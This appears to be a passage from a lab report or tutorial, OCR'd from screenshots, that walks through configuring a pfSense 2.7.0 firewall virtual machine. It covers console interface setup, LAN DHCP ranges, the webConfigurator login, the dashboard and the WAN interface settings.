
```
Do you want to proceed [y|n]? y

Writing configuration...done.
One moment while the settings are reloading... done!
QEMU Guest - Netgate Device ID: c5e15fa5a58c9d10cf00

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.122.66/24
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24
 OPT1 (opt1)     -> em2        ->
 OPT2 (opt2)     -> em3        ->

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

Figure 8 – Updated pfSense CLI console




```
>

Configure IPv6 address LAN interface via DHCP6? (y/n) n

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 99.99.99.5
Enter the end address of the IPv4 client address range: 99.99.99.100
Disabling IPv6 DHCPD...

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 99.99.99.1/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                https://99.99.99.1/

Press <ENTER> to continue.
```

Figure 10 – em1 interface configured



```
You can now access the webConfigurator by opening the following URL in your web
browser:
                https://10.0.0.1/

Press <ENTER> to continue.
QEMU Guest - Netgate Device ID: c5e15fa5a58c9d10cf00

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0          -> v4/DHCP4: 192.168.122.66/24
 LAN (lan)       -> em1          -> v4: 99.99.99.1/24
 OPT1 (opt1)     -> em2          -> v4: 20.0.0.1/24
 OPT2 (opt2)     -> em3          -> v4: 10.0.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

Figure 11 – All pfSense interfaces configured



TightVNC: x11

pfSense - Login

Not secure | https://99.99.99.1

Login to pfSense

SIGN IN


admin

•••••••

SIGN IN

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 14 – pfSense webConfigurator login page



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Status / Dashboard


System Information

Name	pfSense.home.arpa
User	admin@99.99.99.9 (Local Database)
System	QEMU Guest Netgate Device ID: **c5e15fa5a58c9d10cf00**
BIOS	Vendor: **SeaBIOS** Version: **1.13.0-1ubuntu1.1** Release Date: **Tue Apr 1 2014**
Version	**2.7.0-RELEASE** (amd64) built on Wed Jun 28 03:53:34 UTC 2023 FreeBSD 14.0-CURRENT *Unable to check for updates*
CPU Type	QEMU Virtual CPU version 2.5+ AES-NI CPU Crypto: No QAT Crypto: No
Hardware crypto	Inactive

Interfaces

ISP	↑	1000baseT <full-duplex>	0.0.0.0
MANAGEMENT	↑	1000baseT <full-duplex>	99.99.99.1
DMZ	↑	1000baseT <full-duplex>	20.0.0.1
LAN	↑	1000baseT <full-duplex>	10.0.0.1

Figure 15 – pfSense main dashboard



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.


Interfaces / Interface Assignments

Interface	Network port
WAN	em0 (08:00:27:00:00:01)
LAN	em1 (08:00:27:00:00:02)
OPT1	em2 (08:00:27:00:00:03)
OPT2	em3 (08:00:27:00:00:04)

Interfaces that are configured as members of a lagg(4) interface will not be shown.

Wireless interfaces must be created on the Wireless tab before they can be assigned.

Figure 16 – pfSense interface assignments


TightVNC: x11
pfSense.home.arpa - Interfaces: W
Not secure | https://99.99.99.1/interfaces.php?if=wan
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help


WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Interfaces / WAN (em0)

General Configuration

Enable	☑ Enable interface
Description	WAN Enter a description (name) for the interface here.
IPv4 Configuration Type	DHCP
IPv6 Configuration Type	None
MAC Address	xx:xx:xx:xx:xx:xx This field can be used to modify ("spoof") the MAC address of this interface. Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.
MTU	 If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.

Figure 17 – em0 interface configuration


TightVNC: x11
pfSense.home.arpa - Interfaces: IS
Not secure
https://99.99.99.1/interfaces.php?if=wan
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Interfaces / ISP (em0)

